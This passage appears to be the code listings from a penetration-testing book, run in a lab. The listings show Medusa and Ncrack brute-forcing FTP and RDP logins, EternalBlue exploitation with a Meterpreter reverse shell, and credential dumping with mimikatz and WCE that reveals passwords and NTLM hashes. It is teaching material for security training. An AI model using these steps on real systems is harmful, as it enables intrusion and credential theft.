    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
    + http.mod : Brute force module for HTTP : version 2.1
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
    + nntp.mod : Brute force module for NNTP sessions : version 2.0
    + pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
    + pop3.mod : Brute force module for POP3 sessions : version 2.0
    + postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
    + rexec.mod : Brute force module for REXEC sessions : version 2.0
    + rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
    + rsh.mod : Brute force module for RSH sessions : version 2.0
    + smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
    + smtp-vrfy.mod : Brute force module for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
    + smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
    + snmp.mod : Brute force module for SNMP Community Strings : version 2.1
    + ssh.mod : Brute force module for SSH v2 sessions : version 2.1
    + svn.mod : Brute force module for Subversion sessions : version 2.1
    + telnet.mod : Brute force module for telnet sessions : version 2.0
    + vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
    + vnc.mod : Brute force module for VNC sessions : version 2.1
    + web-form.mod : Brute force module for web forms : version 2.1
    + wrapper.mod : Generic Wrapper Module : version 2.0
```

```
root@kali:~/Desktop# medusa -U metasploitable-dict.txt -P metasploitable-dict.txt -h 192.168.34.137 -M ftp -f
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.34.137 (1 of 1, 0 complete) User: msfadmin (1 of 9, 0 complete) Password:
msfadmin (1 of 9 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.34.137 User: msfadmin Password: msfadmin [SUCCESS]
```

```
root@kali:~/Desktop# medusa -U metasploitable-dict.txt -P mutated.txt -h 192.168.34.137 -M ftp -f
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.34.137 (1 of 1, 0 complete) User: msfadmin (1 of 9, 0 complete) Password:
password (1 of 7158654 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.34.137 (1 of 1, 0 complete) User: msfadmin (1 of 9, 0 complete) Password:
Password (2 of 7158654 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
ACCOUNT CHECK: [ftp] Host: 192.168.34.137 (1 of 1, 0 complete) User: msfadmin (1 of 9, 0 complete) Password:
passwo (3 of 7158654 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2."
```

```
root@kali:~/Desktop# ncrack -V

Ncrack version 0.6 ( http://ncrack.org )
Modules: SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassa
ndra, WinRM, OWA
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# ncrack -U metasploitable-dict.txt -P metasploitable-dict.txt 192.168.34.150:3389 -f -vv

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-04-19 22:49 SAST

Discovered credentials on ms-wbt-server://192.168.34.150:3389 'vagrant' 'vagrant'
ms-wbt-server://192.168.34.150:3389 finished.

Discovered credentials for ms-wbt-server on 192.168.34.150 3389/tcp:
192.168.34.150 3389/tcp ms-wbt-server: 'vagrant' 'vagrant'

Ncrack done: 1 service scanned in 6.02 seconds.
Probes sent: 65 | timed-out: 15 | prematurely-closed: 0

Ncrack finished.
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# ncrack -U mutated.txt -P mutated.txt 192.168.34.150:3389 -f
 -vv

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-04-20 21:44 SAST

Stats: 0:00:03 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
ms-wbt-server://192.168.34.150:3389 finished.
Stats: 0:00:07 elapsed; 1 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
caught SIGINT signal, cleaning up
Saved current session state at: /root/.ncrack/restore.2019-04-20_21-44
root@kali:~/Desktop# ncrack --resume /root/.ncrack/restore.2019-04-20_21-44

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-04-20 21:44 SAST
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.34.150   yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.34.149   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain          User            Password
------    -------    ------          ----            --------
0;546267  NTLM       VAGRANT-2008R2  vagrant         lm{ 5229b7f52540641daad3b435b51404ee }, ntlm{ e02bc5
03339d51f71d913c245d35b50b }
0;162655  NTLM       VAGRANT-2008R2  Administrator   lm{ 5229b7f52540641daad3b435b51404ee }, ntlm{ e02bc5
03339d51f71d913c245d35b50b }
0;122688  NTLM       VAGRANT-2008R2  sshd_server     lm{ e501ddc244ad2c14829b15382fe04c64 }, ntlm{ 8d0a16
cfc061c3359db455d00ec27035 }
0;996     Negotiate  WORKGROUP       VAGRANT-2008R2$ n.s. (Credentials KO)
0;37464   NTLM                                      n.s. (Credentials KO)
0;995     Negotiate  NT AUTHORITY    IUSR            n.s. (Credentials KO)
0;997     Negotiate  NT AUTHORITY    LOCAL SERVICE   n.s. (Credentials KO)
0;999     NTLM       WORKGROUP       VAGRANT-2008R2$ n.s. (Credentials KO)
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain          User            Password
------    -------    ------          ----            --------
0;996     Negotiate  WORKGROUP       VAGRANT-2008R2$
0;37464   NTLM
0;995     Negotiate  NT AUTHORITY    IUSR
0;997     Negotiate  NT AUTHORITY    LOCAL SERVICE
0;999     NTLM       WORKGROUP       VAGRANT-2008R2$
0;122688  NTLM       VAGRANT-2008R2  sshd_server     D@rj33l1ng
0;546267  NTLM       VAGRANT-2008R2  vagrant         vagrant
0;162655  NTLM       VAGRANT-2008R2  Administrator   vagrant
```


```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain          User              Password
------    -------    ------          ----              --------
0;996     Negotiate  WORKGROUP       VAGRANT-2008R2$
0;37464   NTLM
0;995     Negotiate  NT AUTHORITY    IUSR
0;997     Negotiate  NT AUTHORITY    LOCAL SERVICE
0;999     NTLM       WORKGROUP       VAGRANT-2008R2$
0;122688  NTLM       VAGRANT-2008R2  sshd_server       D@rj33l1ng
0;546267  NTLM       VAGRANT-2008R2  vagrant           vagrant
0;162655  NTLM       VAGRANT-2008R2  Administrator     vagrant
```


```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : vagrant-2008R2
BootKey    : 90e97cdbc949874a2329939267a04b67

Rid  : 500
User : Administrator
LM   :
NTLM : e02bc503339d51f71d913c245d35b50b

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1000
User : vagrant
LM   :
NTLM : e02bc503339d51f71d913c245d35b50b

Rid  : 1001
User : sshd
LM   :
NTLM :

Rid  : 1002
User : sshd_server
LM   :
NTLM : 8d0a16cfc061c3359db455d00ec27035
```


```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
[1] { Administrator ; VAGRANT-2008R2 ; vagrant }
[2] { vagrant ; VAGRANT-2008R2 ; vagrant }
[3] { VAGRANT-2008R2 ; vagrant ; vagrant }
[4] { VAGRANT-2008R2 ; sshd_server ; D@rj33l1ng }
[5] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
[6] { vagrant ; VAGRANT-2008R2 ; vagrant }
[7] { VAGRANT-2008R2 ; Administrator ; vagrant }
[8] { Administrator ; VAGRANT-2008R2 ; vagrant }
```

```
meterpreter > upload wce.exe
[*] uploading  : wce.exe -> wce.exe
[*] Uploaded 456.00 KiB of 456.00 KiB (100.0%): wce.exe -> wce.exe
[*] uploaded   : wce.exe -> wce.exe
meterpreter > shell
Process 808 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\>wce.exe -w
wce.exe -w
WCE v1.41beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan
@ampliasecurity.com)
Use -h for help.


sshd_server\VAGRANT-2008R2:D@rj33l1ng
vagrant\VAGRANT-2008R2:vagrant
Administrator\VAGRANT-2008R2:vagrant
```


Chapter 7: Working with Burp Suite












```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.34.152/

You can administer / configure this machine through the console here, by SSHing
to 192.168.34.152, via Samba at \\192.168.34.152\, or via phpmyadmin at
http://192.168.34.152/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

